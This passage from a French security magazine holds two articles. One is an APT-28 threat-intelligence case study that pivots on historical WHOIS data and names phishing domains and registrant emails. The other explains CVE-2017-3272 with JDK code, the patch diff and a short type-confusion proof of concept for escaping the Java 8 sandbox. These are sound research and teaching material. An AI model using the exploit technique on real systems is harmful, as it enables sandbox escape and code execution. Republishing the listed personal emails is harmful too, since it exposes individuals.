Si notre choix s'est porté sur CaseFile, ce n'est pas (seulement) parce que nous serions radins. Le principal atout des versions CE et payantes de Maltego étant l'utilisation des *Transform*, il pourrait sembler idiot de s'en passer. Mais pour être utile, encore faut-il que les *Transform* renvoient des données et que celles-ci soient pertinentes. Quand des données relatives à un incident datent de quelques semaines ou mois, il est fréquent que les informations renvoyées par les *Transform* – ou même par des outils comme dig dans le cas de noms de domaine – ne correspondent pas ou plus à leurs valeurs à la date de l'incident. Un domaine peut avoir expiré, une adresse IP peut avoir été réaffectée à un nouveau FQDN, etc. Or le rôle de l'analyste en RAM est, entre autres, de remettre les données et informations traitées dans leur contexte temporel : quel était ainsi le nom du serveur NS associé au FQDN www.tartenpion.com à la date de l'incident, sachant que ce domaine n'est plus actif ?

Contrairement aux diamants qui sont éternels, les données numériques naissent, évoluent et meurent, parfois. Mais contrairement à l'eau, Internet a une grande mémoire : des services, gratuits mais, de plus en plus, payants, se sont fait une spécialité de collecter et de stocker des données publiquement disponibles et d'en conserver l'historique sur la durée. Le site archive.org,

pour ne citer que le plus connu, permet de retrouver les versions passées de sites Internet, qu'ils soient encore en ligne ou non, pourvu qu'ils aient été visités et archivés. Des services dits « passifs » – PassiveDNS, PassiveSSL, PassiveTotal, VirusTotal, etc. – sont aussi de précieux auxiliaires pour les équipes de Threat Intelligence. Même si l'accès complet à leurs données historiques nécessite de débourser quelques centaines d'euros, il est possible dans certains cas de se contenter de leurs sections gratuites.

Il faudra alors créer le graphe correspondant à l'analyse à la main et dans ce cas, CaseFile suffira amplement. De plus, depuis la version 4.1, les différentes versions de Maltego ont été unifiées et il est possible de basculer d'une version – CaseFile par exemple – à une autre – CE ou Classic – sans devoir recharger un graphe sur lequel on travaille.

Passons maintenant à la pratique.

2 To bears or not to bears ?

2.1 Contexte

Un spectre hante à nouveau l'Europe (et le monde occidental) et n'en déplaise à Karl Marx, il s'appelle APT-28. Le groupe – d'attaquants ou d'acteurs, selon le point de vue ou le niveau de neutralité adopté par l'observateur – est actif depuis de nombreuses années. Certaines sources affirment avoir trouvé des traces du groupe en 2007 et en 2004. Il s'est spécialisé dans les opérations d'espionnage à des fins politiques ou militaires. La typologie de ses victimes – entreprises de secteurs stratégiques, organisations et gouvernements européens, occidentaux et américains ou pays réputés hostiles ou dignes d'intérêt pour le gouvernement russe – fait dire à de nombreuses sociétés privées et à des organismes officiels qu'il est intimement, directement ou indirectement lié aux services de renseignement russes.

APT-28 est connu sous de nombreux noms : Fancy Bear, Sofacy, Sednit, Strontium, etc. Comme le précisait Florian Roth dans un billet publié sur Medium le 25 mars 2018, il est tentant de ne voir dans ses multiples appellations d'origine non contrôlée que de simples synonymes ou des inventions de services Marketing. F. Roth souligne cependant que chaque société qui utilise un nom a aussi sa propre méthode d'analyse et d'attribution (le gros mot est lâché !) d'actions à un groupe. Adopter tel ou tel nom reviendrait à accepter la méthode suivie par le détenteur de la « marque ». Dans cet article cependant, nous considèrerons que les noms APT-28, Sofacy, Fancy Bear, Sednit, Pawn Storm, Tsar Team, Strontium, SwallowTail, Group 74, TG-4127 et SIG-40 sont équivalents et désignent un même acteur.

Les campagnes attribuées au groupe défraient régulièrement la chronique. Il faut dire que le tableau de chasse de ces ours de Cybérie a de quoi impressionner : intrusions dans les réseaux gouvernementaux de pays

SYNACKTIV
DIGITAL SECURITY
Penetration Tests
Red Team
Training
R&D
Reversing
Security audits
Code review
Vulnerability research
cesti cspn
Exploits
@synacktiv
www.synacktiv.com
contact@synacktiv.com

de l'OTAN et d'Europe de l'Est, attaques contre des journalistes et des opposants russes, intrusion au parlement allemand en 2014, cyberattaque contre TV5Monde en 2015. En 2016 Fancy Bear complète ce tableau avec un trophée de choix : le Democratic National Committee et la campagne d'Hillary Clinton. Le groupe devra cependant partager sa proie avec Cozy Bear, un autre groupe lui aussi supposé proche du locataire propriétaire du Kremlin.

Le mode opératoire (dites « TiTiPize » si vous voulez paraître dans le vent) du groupe est aussi rustique qu'efficace. Il repose, en partie, sur des attaques d'hameçonnage ciblé (*spear phishing*) dont le but est de voler les identifiants de connexion des victimes. Pour cela, le groupe n'hésite pas à déposer des domaines imitant le nom de services ou sites légitimes en misant sur la confusion ainsi engendrée. Par exemple, update-adobe[.]com passera facilement aux yeux d'un utilisateur peu averti pour un domaine appartenant à la société Adobe, peu importe que la page affichée demande à entrer ses identifiants Gmail ou Outlook pour télécharger la dernière mise à jour du logiciel Acrobat.

On comprendra aisément qu'un RSSI ou une équipe dédiée à la cybersécurité (CERT, CSIRT) cherche à se protéger de ces indésirables plantigrades.

Cela tombe bien : le partage d'indicateurs de compromission (dites « Aïe-O-Cize ») est devenu monnaie courante ces dernières années, que ce soit dans les rapports et études publiés par les sociétés de sécurité à des fins marketing d'information, les CERT gouvernementaux (et pas seulement américains) ou entre professionnels de la réponse aux incidents, par l'intermédiaire de plateformes comme MISP.

2.2 Bear Hunting Season : Tracking APT28

C'est ainsi qu'en décembre 2016, la jusqu'alors discrète société « tr1adx » qui, si l'on se fie à sa page ***About***, aime la recherche, les trucs de sécurité et les singes volants, publia sur son site une liste de plusieurs centaines de noms de domaine déposés et exploités par le groupe APT-28.

75 domaines comportent des marques déposées par des entreprises comme Microsoft, Adobe, Facebook, Twiter ou Apple. 45 domaines empruntent à cette dernière son nom ou celui d'un de ses services (iTunes, iCloud).

À première vue, ces domaines « répondent » au critère décrit précédemment – proximité ou imitation de noms de sites ou de marques légitimes. Une réaction logique pourrait donc être d'alimenter les outils de détection et de protection de l'entreprise avec cette liste, pour bloquer tout trafic provenant ou à destination de ces domaines. Seulement voilà, votre équipe de sécurité a récemment embauché une analyste – on l'appellera Maya – spécialisée en Renseignement et Analyse de la Menace (dites « Threat Intelligence » ou juste « Threat Intel »). Cette nouvelle recrue a effectué une recherche dans les journaux des passerelles Internet à l'aide de cette liste et a détecté quelques traces de connexions à un des domaines listés : imf-eu.org.

Avant de sonner le tocsin et d'appeler à la rescousse une agence dont les bureaux jouissent d'une vue imprenable sur la Seine, Maya souhaite vérifier quelques points.

Elle s'arme donc d'un bloc-notes, d'un crayon et lance CaseFile.

À première vue, le domaine imf-eu.org est très proche de celui du Fonds Monétaire International : imf.org.

Premier constat : le domaine imf-eu.org n'est plus actif. Il est né, a vécu et a expiré. DomainTools indique qu'il a été déposé le 8 novembre 2007 et qu'en 11 ans d'existence les données de son WHOIS ont été modifiées à 137 reprises. Il va donc falloir sonder la mémoire d'Internet pour tenter d'en savoir plus.

Le premier réflexe consiste à faire un peu de recherches en OSINT à l'aide des moteurs de recherche habituels.

Un des premiers résultats retournés est une page du site aa419.org qui recense les sites et domaines utilisés pour des fraudes de type scam419. On y trouve les données WHOIS du domaine imf-eu.org en date des mois de février, mai et juin 2010. Ces données sont souvent purement déclaratives, peu de registres prennent le soin de vérifier la légitimité ou même la véracité des informations fournies par les dépositaires de noms de domaine. Il faut donc faire preuve de prudence dans l'exploitation de ces informations. Pourtant, deux champs présentent un intérêt particulier : les adresses électroniques, quand elles ne sont pas protégées par

Domaine	Entité usurpée	Registrant
boaonline-usa.com	Bank of America	r.fisher1@hotmail.com kim.gresham@hotmail.com obainob2k
rbc-intl.com	Royal Bank Canada	r.fisher1@hotmail.com obainob2k@yahoo.com
pacificoastal-trust.com	Pacific Coastal Trust Bank	r.fisher1@hotmail.com
unitednationintl.org	United Nations	r.fisher1@hotmail.com
imf-intl.com	International Monetary Fund	r.fisher1@hotmail.com
hsbcuk-online.com	HSBC	r.fisher1@hotmail.com kim.gresham@hotmail.com dyork33

Tableau 1

Domaine	Entité usurpée	Registrant
biatonline.com	BIA Togo	obainob2k@yahoo.com
skyeng-afric.com	Skyebank of Nigeria	obainob2k@yahoo.com
idca-bn.com	Impex Diplomatic Courier Agency	obainob2k@yahoo.com

Tableau 2

les mécanismes de Privacy Protection proposés par le registre, et les numéros de téléphone. Les adresses électroniques sont en effet souvent utilisées pour se connecter aux interfaces d'administration des domaines déposés ainsi que pour procéder au règlement des frais d'enregistrement. Il s'agit d'une donnée qui se doit donc d'exister au mois au moment du dépôt et que certains attaquants réutilisent au cours du temps. Il s'agit donc d'un bon « marqueur » ou d'un bon « pivot ».Dans notre cas, deux adresses électroniques sont mentionnées : r.fisher1@hotmail.com et obainob2k@yahoo.com.

Une recherche sur la première adresse remonte de nouveaux domaines, eux aussi référencés sur le site aa419.org (voir tableau 1).

Ce tableau peut être complété en faisant la même recherche sur chaque nouvelle adresse renseignée dans les WHOIS. On découvre alors d'autres domaines usurpant ou imitant les noms d'institutions financières et bancaires internationales (voir tableau 2).

Ce sont plusieurs dizaines de sites que l'on trouve ainsi associés à ces adresses ou à leurs variantes. Le « préfixe » obainob de l''adresse obainob2k@yahoo.com est probablement lié aux adresses obainob5k@yahoo.com et obaino@ymail.com. « Dyork33 » dans le WHOIS du domaine **hsbcuk-online.com** est probablement une version tronquée de l'adresse dyork33@hotmail.com.

Au final se dessine une galaxie de domaines exploités entre 2010 et 2011 pour mener des actions de fraude financière.

35 domaines sont associés à l'adresse r.fisher1@hotmail.com, 9 à l'adresse obainob2k@yahoo.com - mais 69 à une adresse commençant par obainob - 6 à l'adresse kim.gresham@hotmail.com et 28 à dyork33@hotmail.com.

Grâce à CaseFile, il est possible de mettre en évidence les liens par domaines interposés entre les adresses kim.gresham@hotmail.com, r.fisher1@hotmail.com et dyork33@hotmail.com utilisées comme *Registrant Email* pour ces domaines comme le montre la figure 3.

Cette première analyse a mené Maya un peu loin de la froide Russie et du groupe APT-28, mais elle n'est pas du genre à abandonner facilement.

Toujours à l'aide d'un moteur de recherche, elle déterre les dernières données WHOIS connues du domaine **imf-eu.org**. Elles datent de 2016. À cette époque, c'est une dénommée Brooke Genter qui avait déposé ce domaine en utilisant l'adresse corie.Incs@yahoo.com. C'est également l'année de la publication par tr1adx des domaines tagués APT-28.

Même motif, même punition, Maya commence à pivoter autour de cette adresse et découvre qu'au moins deux domaines y sont associés : **bnpparibas-eu.com** et **online-nbad.com**. Une fois encore le premier domaine est répertorié dans des listes noires et associé à des fraudes financières, notamment un cas de scam par messagerie électronique.

Une recherche sur le numéro de téléphone déclaré permet d'identifier une nouvelle adresse, à laquelle de nouveaux domaines, eux aussi dans la sphère fraude financière. Toujours aucune trace d'ours.

En quasi-désespoir de cause, Maya se tourne vers les serveurs de nom (NS records) associés aux dernières données WHOIS de 2016 d'**imf-eu.org**.

Fin 2016 ce domaine a été servi par les serveurs **ns1.carbon2u.com**, **ns2.carbon2u.com**, **ibns.mercury.orderbox-dns.com**, **ibns.venus.orderbox-dns.com**, **ibns.earth.orderbox-dns.com** et **ibns.mars.orderbox-dns.com**.

Une étude des autres domaines de la liste de tr1adx, mais aussi de domaines spottés par d'autres sociétés de sécurité qui se sont penchées sur le groupe APT-28 et les infrastructures qui ont supporté ses actions, fait ressortir ces serveurs, très souvent associés à des domaines exploités pour les attaques d'hameçonnage ciblé.




Figure 3

Prenons comme exemple le domaine adobe-flash-updates.org, extrait lui aussi de la liste d'IOC tr1adx.

Il a été déposé en octobre 2016. Ses serveurs de noms étaient ns1.carbon2u.com et ns2.carbon2u.com. Le 13 novembre 2016, ce domaine a vraisemblablement été suspendu, ce qui se traduit par le changement de ses enregistrements NS en NS1.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM et NS2.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM.

Il est mentionné dans un billet publié sur securelist.com en février 2018 intitulé : « A Slice of 2017 Sofacy Activity ».

Les serveurs carbon2u.com quant à eux sont très souvent associés à l'infrastructure de Fancy Bear, à tel point que certaines sociétés n'hésitent pas à faire le rapprochement carbon2u = Sofacy.

Cette remarque s'applique également aux serveurs orderbox-dns.com et ititch.com. Un domaine qui aurait été porté par une ou plusieurs de ces infrastructures pourrait donc être considéré comme suspect. Indice supplémentaire plaidant en ce sens : le domaine dcleaks.com utilisé pour publier les messages volés au comité du parti démocrate en 2016 était porté par les serveurs carbon2u.

Revenons à notre point de départ, le domaine imf-eu.org. En analysant les données historiques de son WHOIS, on remarque que le domaine a expiré une première fois en 2014. Il a ressuscité en novembre 2016, déposé auprès du registre Shinjiru MSC Sdn Bhd. Ce registre est lui aussi associé à de nombreux domaines exploités en 2016 par Sednit.

Quand le domaine imf-eu.org est réactivé par la mystérieuse Brooke Genter, ce sont les serveurs carbon2u.com qui sont mentionnés comme NS. Cela pourrait être le chaînon manquant entre un domaine lié à des fraudes financières de type scam nigérian et les attaques de 2016 de la Tsar Team.

Conclusion

À ce stade, on pourrait être tenté de s'écrier Eurêka ou C.Q.F.D., réaliser un graphe Maltego mettant en relation toutes ces données et soumettre un *white paper* à publier sur Internet au service de communication.

Tout comme on pourrait – devrait – se poser les questions suivantes avant :

- ces similitudes suffisent-elles à affirmer que le domaine imf-eu.org a été déposé et exploité par APT-28 ?
- si tel est le cas, puisque les données Whois, notamment l'adresse électronique, ont été également utilisées pour déposer le domaine bnpparibas-eu.com, peut-on affirmer que ce domaine aussi a été exploité par le groupe en 2015 ?
- sinon, le domaine bnpparibas-eu.com ayant été créé un an avant imf-eu.org, le groupe a-t-il sciemment tenté de brouiller les pistes en orientant les analystes vers des sites liés à des fraudes ?

Répondre positivement à ces questions devrait entraîner une nouvelle interrogation : le groupe APT-28 s'est-il intéressé à des institutions financières internationales (IMF) et même françaises en tant que cibles (au secours l'ANSSI !!) ou pour rendre crédibles certains de ses pièges ? Aucune copie ni capture d'écran d'un site web associé à ces deux domaines n'ayant pu être trouvée (ce qui ne signifie pas que ces sites n'ont jamais existé), on peut émettre l'hypothèse qu'ils aient servi pour des attaques en hameçonnage ciblé. Ou pas.

La bonne pratique consiste, de toute façon, à ne jamais répondre par « oui » ou « non », mais à utiliser la méthode dite « analyse des hypothèses concurrentes » (en anglais « Analysis of Competing Hypotheses » ou ACH) qui consiste à donner à chaque hypothèse pouvant confirmer ou infirmer un jugement une probabilité.

Si on prend le temps d'enquêter sur les serveurs carbon2u.com et orderbox.dns.com, qui, nous l'avons vu, constitueraient la « preuve » d'un lien avec Sofacy, on découvrirait, en appliquant les mêmes méthodes et les mêmes recherches historiques, que de nombreux domaines exploités... pour des scams nigérians ont aussi utilisé ces infrastructures.

Le site aa419.org recense aussi plus de 1400 domaines portés par les serveurs orderbox-dns.com, qui semblent pourtant être également prisés de nos ours.

Faire reposer son analyse sur ces seuls éléments peut conduire à des mésaventures comme celle qu'a connue une société de cybersécurité, pourtant fondée par des anciens de la N.S.A. et du Department of Defense, qui, en 2015, publia un rapport sur des attaques contre des établissements bancaires américains attribués à APT-28. Or cette affirmation reposait exclusivement sur l'étude de domaines liés à des cas de scams portés par les infrastructures carbon2u.com.

De plus, la littérature publiquement accessible sur les TTP du groupe s'accorde sur le fait que les attaquants veillent à utiliser des adresses uniques pour chaque enregistrement DNS de leurs domaines. Ceci dit, personne n'est à l'abri d'une erreur comme la réutilisation d'une donnée à usage unique ou la connexion à un site sans avoir préalablement lancé son VPN, révélant ainsi l'adresse IP réelle de l'opérateur.

Ces quelques réserves ne doivent cependant pas occulter le fait que les données DNS se révèlent particulièrement utiles quand on dispose de leur historique. La même remarque s'applique aux adresses IP ou même aux certificats SSL. Une investigation sérieuse s'appuiera sur au moins ces trois « piliers ».

Dernier enseignement : une liste d'IOC comme celle citée dans cet article, publiée sans fioriture ni explication de la méthode d'attribution de son contenu à tel ou tel groupe d'acteurs, doit être traitée non comme de la Threat Intel, mais comme un simple feed. ■

Nous vous invitons à consulter notre blog afin d'obtenir une meilleure visibilité des figures de cet article : https://www.miscmag.com.

BIENTÔT DISPONIBLE

LINUX PRATIQUE HORS-SÉRIE N°42

LES HORS-SÉRIES CHANGENT DE FORMULE !



Sous réserve de toutes modifications.

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



FINI LE BAC À SABLE. AVEC LE CVE-2017-3272, DEVENEZ UN GRAND !

Alexandre BARTEL – alexandre.bartel@uni.lu
Jacques KLEIN – jacques.klein@uni.lu
Yves LE TRAON – yves.letraon@uni.lu

mots-clés : *EXPLOIT / JAVA / CONFUSION DE TYPE / EXÉCUTION DE CODE ARBITRAIRE*

Pour continuer dans la lignée des vulnérabilités Java, nous allons présenter ici une preuve de concept pour un exploit basé sur la vulnérabilité du CVE-2017-3272 qui atomise la sandbox Java. Heureusement, cette vulnérabilité n'affecte « que » 5 versions publiques de Java 8.

1 Introduction

Il y a quatre mois **[1]**, nous avions étudié la vulnérabilité du débordement d'entier du CVE-2015-4843 qui permet d'effectuer une confusion de type. La sandbox Java n'y avait pas résisté. Il s'avère que la vulnérabilité du CVE-2017-3272 permet, elle aussi, de faire croire à la machine virtuelle Java qu'une instance de classe de type Toto est en fait une instance de type Titi.

Pour commencer, nous allons très brièvement décrire l'architecture sécurité de Java et présenter ce qu'est une confusion de type. Puis, nous allons décrire la vulnérabilité et découvrir comment elle a été introduite dans le code de la machine virtuelle Java Hotspot, comment l'exploiter pour effectuer une confusion de type et comment elle a été corrigée.

2 Contexte

2.1 Sécurité de la JVM

En autorisant l'exécution de code non sûr, la JVM se doit de pouvoir limiter ses actions. Jouxtant le code des bibliothèques de classes Java (par exemple `java.lang.String`), les mécanismes de protection reposent sur la vérification de permissions pour s'assurer que le code non sûr a les droits nécessaires pour toutes ses actions. En effet, si le code non sûr n'a pas la ou les bonnes permissions pour effectuer une action, la machine virtuelle lancera une exception de sécurité qui aura pour effet immédiat de stopper l'exécution du programme.

Seulement voilà, ces mécanismes de protection ne fonctionnent qu'à condition que toutes les couches logicielles et matérielles sur lesquelles repose la JVM soient exemptes de bogue. Au passage, cette constatation est valable pour la JVM, mais aussi pour tout autre mécanisme de protection d'un système informatique.

Indubitablement, la vulnérabilité du CVE-2017-3272 montre qu'il y a encore des bogues dans les couches logicielles sur lesquelles reposent les mécanismes de sécurité (quelle surprise !). Surtout, elle montre qu'une vulnérabilité de confusion de type est critique et permet à un programme Java quelconque de passer outre tous les mécanismes de protection de la JVM.

2.2 Confusion de type

Ouille. Une vulnérabilité de confusion de type est, en Java, synonyme de contournement de toutes les mesures de protection. Telle la matière végétale qui camoufle le tireur d'élite, une confusion de type fait croire à la machine virtuelle qu'elle est en présence d'un objet inoffensif de type `A` alors qu'en réalité se cache derrière un objet de type `B`. Une telle situation va permettre à un programme de neutraliser le mécanisme d'encapsulation de Java qui permet, entre autres, de définir des champs privés normalement inaccessibles depuis l'extérieur de la classe. Tchao la vie privée des champs !

En effet, un champ privé **CP** de la classe de type **B** devient accessible avec une confusion de type si le type **A** définit le même champ avec le mot clef « public ». Comme la machine virtuelle interprète l'accès à **CP** d'une classe de type **B** via le type **A**, elle considère le champ comme public et donc accessible pour n'importe quelle méthode.

Ainsi, il devient possible d'accéder à un champ privé de type **sun.misc.Unsafe** d'une classe de la bibliothèque Java. Ce type est normalement impossible à instancier, car il fait partie des classes restreintes – car potentiellement dangereuse sur le plan de la sécurité – de la bibliothèque Java et une instance de ce type permet d'instancier, par exemple, une nouvelle classe **NC** avec tous les privilèges.

Hélas, une attaque s'appuyant sur une confusion de type n'a plus qu'à définir, puis exécuter, une méthode **NC.m** qui désactivera tous les contrôles de permissions.

3 Description du CVE-2017-3272

En lisant la description de CVE sur le site de Red Hat **[2]**, on comprend qu'elle se trouve dans le paquet **java.util.concurrent.atomic** et plus précisément dans les classes de type « updater » de ce paquet. Saperlipopette, cette information réduit le nombre de classes à analyser à trois : **AtomicIntegerFieldUpdater**, **AtomicLongFieldUpdater** et **AtomicReferenceFieldUpdater**. Vers la fin de la description, on apprend par ailleurs que le problème est que ces classes ne restreignent pas correctement l'accès à un champ « protected ».

Introduites depuis Java 5, ces classes ***FieldUpdater** visent à économiser l'espace mémoire et à réduire le temps d'exécution par rapport aux classes **AtomicLong**, **AtomicInt**, etc. En pratique, les 2 types de classes servent à changer la valeur d'un champ de manière concurrente. Nous allons analyser le code de la classe **AtomicReferenceFieldUpdater** pour voir ce qui se passe lors de l'instanciation d'un objet de cette classe puis lors du changement de la valeur de la référence associée.

Suivant la documentation à la lettre, nous apprenons que pour obtenir une instance de la classe **AtomicReferenceFieldUpdater**, il faut utiliser la méthode **newUpdater** avec trois paramètres : **tclass** le type de la classe contenant le champ cible, **vclass** le type dudit champ et **fieldname**, le nom du champ. Immédiatement, **newUpdater** appelle le constructeur de la classe **AtomicReferenceFieldUpdaterImpl** (ligne 108).

```
105     public static <U,W> AtomicReferenceFieldUpdater<U,W>
newUpdater(Class<U> tclass,
106                                                 Class<W> vclass,
107                                                String fieldName) {
108         return new AtomicReferenceFieldUpdaterImpl<U,W>
109             (tclass, vclass, fieldName, Reflection.getCallerClass());
110     }
...
311     AtomicReferenceFieldUpdaterImpl(final Class<T> tclass,
312                                     final Class<V> vclass,
313                                     final String fieldName,
314                                     final Class<?> caller) {
315         final Field field;
316         final Class<?> fieldClass;
317         final int modifiers;
318         try {
319             field = AccessController.doPrivileged(
320                 new PrivilegedExceptionAction<Field>() {
321                     public Field run() throws NoSuchFieldException {
322                         return tclass.getDeclaredField(fieldName);
323                     }
324                 });
325             modifiers = field.getModifiers();
326             sun.reflect.misc.ReflectUtil.ensureMemberAccess(
327                 caller, tclass, null, modifiers);
328             ClassLoader cl = tclass.getClassLoader();
329             ClassLoader ccl = caller.getClassLoader();
330             if ((ccl != null) && (ccl != cl) &&
331                 ((cl == null) || !isAncestor(cl, ccl))) {
332                 sun.reflect.misc.ReflectUtil.checkPackageAccess(tclass);
333             }
334             fieldClass = field.getType();
335         } catch (PrivilegedActionException pae) {
336             throw new RuntimeException(pae.getException());
337         } catch (Exception ex) {
338             throw new RuntimeException(ex);
339         }
340
341         if (vclass != fieldClass)
342             throw new ClassCastException();
343         if (vclass.isPrimitive())
344             throw new IllegalArgumentException("Must be reference type");
345
346         if (!Modifier.isVolatile(modifiers))
347             throw new IllegalArgumentException("Must be volatile type");
348
349         this.cclass = (Modifier.isProtected(modifiers)) ? caller : tclass;
350         this.tclass = tclass;
351         this.vclass = vclass;
352         this.offset = U.objectFieldOffset(field);
353     }
```

Comme illustré ci-dessus, ce constructeur va tout d'abord utiliser la réflexion pour récupérer le champ cible de la classe **tclass** à partir de son nom **fieldname** (lignes 319-324). Immédiatement, nous remarquons que l'appel vers la méthode **getDeclaredField** est encapsulé dans un appel de **doPrivileged**. Quel est le rôle de **doPrivileged** ?

Un appel vers **getDeclaredField** va vérifier que l'appelant (chaque couple classe/méthode de la pile d'appels) a la bonne permission (ici **AccessDeclaredMembers**). En pratique, il se peut très bien que le code appelant n'ait pas la permission, car il n'en a pas vraiment besoin : dans le code ci-dessus, c'est uniquement le constructeur qui en a besoin (et il a toutes les permissions, car c'est un constructeur d'une classe dans un paquet « de confiance » **java.***). Justement, c'est pour ce genre de situations qu'a été conçue la méthode **doPrivileged**. Elle permet d'arrêter la vérification de la pile d'appels à la classe qui appelle **doPrivileged** : le code du constructeur de la classe **AtomicReferenceFieldUpdaterImpl** va donc fonctionner correctement (c'est-à-dire sans générer une exception de sécurité) que toutes les classes appelantes aient ou non la bonne permission **AccessDeclaredMembers**.

Tout va bien, donc, et le code du constructeur va ensuite stocker soit la classe appelante (ligne 109) soit **tclass** dans le champ **cclass** (ligne 349). Ensuite, le constructeur instancie la classe **sun.misc.Unsafe** pour récupérer l'offset du champ en mémoire (ligne 352). Bien entendu, le nom de cette classe et le fait de récupérer un offset dans un programme Java n'indiquent rien de suspect...

Une des raisons pour lesquelles Java est considéré comme un langage sûr (« safe ») est que le programmeur n'a pas à gérer la mémoire lui-même. Toutefois, Java utilise en interne la classe **Unsafe** pour, entre autres, optimiser les accès mémoires. Et cela contredit donc le fait que Java soit un langage sûr, car un programme Java ne devrait jamais avoir un accès direct à la mémoire. En effet, la classe **Unsafe** est très dangereuse (et extrêmement intéressante pour une attaque), car si elle peut être directement ou indirectement contrôlée par un analyste, elle pourrait être utilisée pour désactiver le **SecurityManager**, c'est-à-dire pour contourner tout le système de vérification des permissions de Java.

Notons enfin que le constructeur stocke **tclass** et **vclass** dans les champs **tclass** et **vclass** respectivement (lignes 350 et 351).

Chouette, nous savons maintenant comment obtenir un objet de type **AtomicReferenceFieldUpdater**. Un appel de la méthode **set** sur cet objet va mettre à jour la référence qui y est stockée.

```
375         private final void accessCheck(T obj) {
376             if (!cclass.isInstance(obj))
377                 throwAccessCheckException(obj);
378         }
```

```
398         private final void valueCheck(V v) {
399             if (v != null && !(vclass.isInstance(v)))
400                 throwCCE();
401         }
```

```
420         public final void set(T obj, V newValue) {
421             accessCheck(obj);
422             valueCheck(newValue);
423             U.putObjectVolatile(obj, offset, newValue);
424         }
```

Le premier paramètre de la méthode **set**, **obj**, est l'instance sur laquelle la référence doit être mise à jour avec la valeur du second paramètre, **newValue** (ligne 420).

En premier lieu (ligne 421), **set** va vérifier qu'**obj** est bien une instance de la classe **cclass**. Tant que c'est le cas, aucune exception n'est levée. Après (ligne 422), **accessCheck** va vérifier si **newValue** est **null** ou si c'est une instance de **vclass** (le type du champ à mettre à jour).

Gare à la prochaine et dernière étape : il s'agit d'utiliser **Unsafe** et l'offset **offset** du champ cible dans l'instance **obj** pour mettre à jour le champ avec la nouvelle valeur **newValue** (ligne 423). Utiliser **Unsafe** permet ici de changer directement la valeur du champ sans passer par une résolution « normale » du champ qui prendrait plus de temps.

4 Exploitation de la vulnérabilité

En regardant le correctif de la vulnérabilité ci-dessous, on remarque que le code n'effectuait pas assez de vérifications sur l'objet **caller**.

```
@@ -346,7 +347,17 @@
         if (!Modifier.isVolatile(modifiers))
             throw new IllegalArgumentException("Must be volatile type");

-        this.cclass = (Modifier.isProtected(modifiers)) ? caller : tclass;
+        this.cclass = (Modifier.isProtected(modifiers) &&
+                       tclass.isAssignableFrom(caller) &&
+                       !isSamePackage(tclass, caller))
+                      ? caller : tclass;
         this.tclass = tclass;
         this.vclass = vclass;
         this.offset = U.objectFieldOffset(field);

@@ -369,6 +380,21 @@
     }

     /**
+     * Returns true if the two classes have the same class loader and
+     * package qualifier
+     */
+    private static boolean isSamePackage(Class<?> class1, Class<?> class2) {
+        return class1.getClassLoader() == class2.getClassLoader()
+               && Objects.equals(getPackageName(class1),
getPackageName(class2));
+    }
+
+    private static String getPackageName(Class<?> cls) {
+        String cn = cls.getName();
+        int dot = cn.lastIndexOf('.');
+        return (dot != -1) ? cn.substring(0, dot) : "";
+    }
```

Un ajout de code est nécessaire pour vérifier que **tclass** est la même classe, une super classe ou une super interface de **caller** avant de choisir **caller** en tant que type de la classe contenant le champ cible identifié par **fieldname**.

L'exploitation de la vulnérabilité devient maintenant triviale :

```
 1 class Dummy {
 2   protected volatile A f ;
 3 }
 4
 5 class MyClass {
 6   protected volatile B g ;
 7   main() {
 8     m = new MyClass() ;
 9     u = newUpdater(Dummy.class, A.class, "f") ;
10     u.set(m, new A()) ;
11     println(m.g.getClass()) ;
12   }
13 }
```

En exécutant le code ci-dessus, on obtient :

```
$ java -version
java version "1.8.0_112"
Java(TM) SE Runtime Environment (build 1.8.0_112-b15)
Java HotSpot(TM) 64-Bit Server VM (build 25.112-b15, mixed mode)
$ java MyClass
class A
```

Visiblement, nous avons là affaire à une confusion de type, car le champ **g** de type **B** de la classe **MyClass** référence maintenant un objet de type **A**. Il convient d'expliquer un peu ce qui se passe dans la preuve de concept.

En appelant **newUpdater** (ligne 9), nous créons un nouvel objet de type **AtomicReferenceFieldUpdater** initialisé avec comme champ cible le champ **f** de type **A** de la classe **Dummy**. Non, rien d'anormal jusque-là.

Seulement voilà, la mise à jour du champ cible se fait en appelant la méthode **set** avec une instance de **MyClass** (classe qui n'a rien à voir avec **Dummy**). Il va de soi que du fait de l'utilisation de la classe **Unsafe** et de l'offset du champ par la méthode **set**, celle-ci ne peut pas savoir que l'instance cible n'est pas **Dummy**, mais une autre classe qui contient un champ totalement différent à cet offset (de type **B** à la place de type **A**). C'est ainsi que l'analyste peut effectuer une confusion de type.

Identiquement à ce qui a été présenté dans un article précédent **[I]**, la confusion de type peut être utilisée pour s'échapper de la sandbox Java.

5 Versions vulnérables

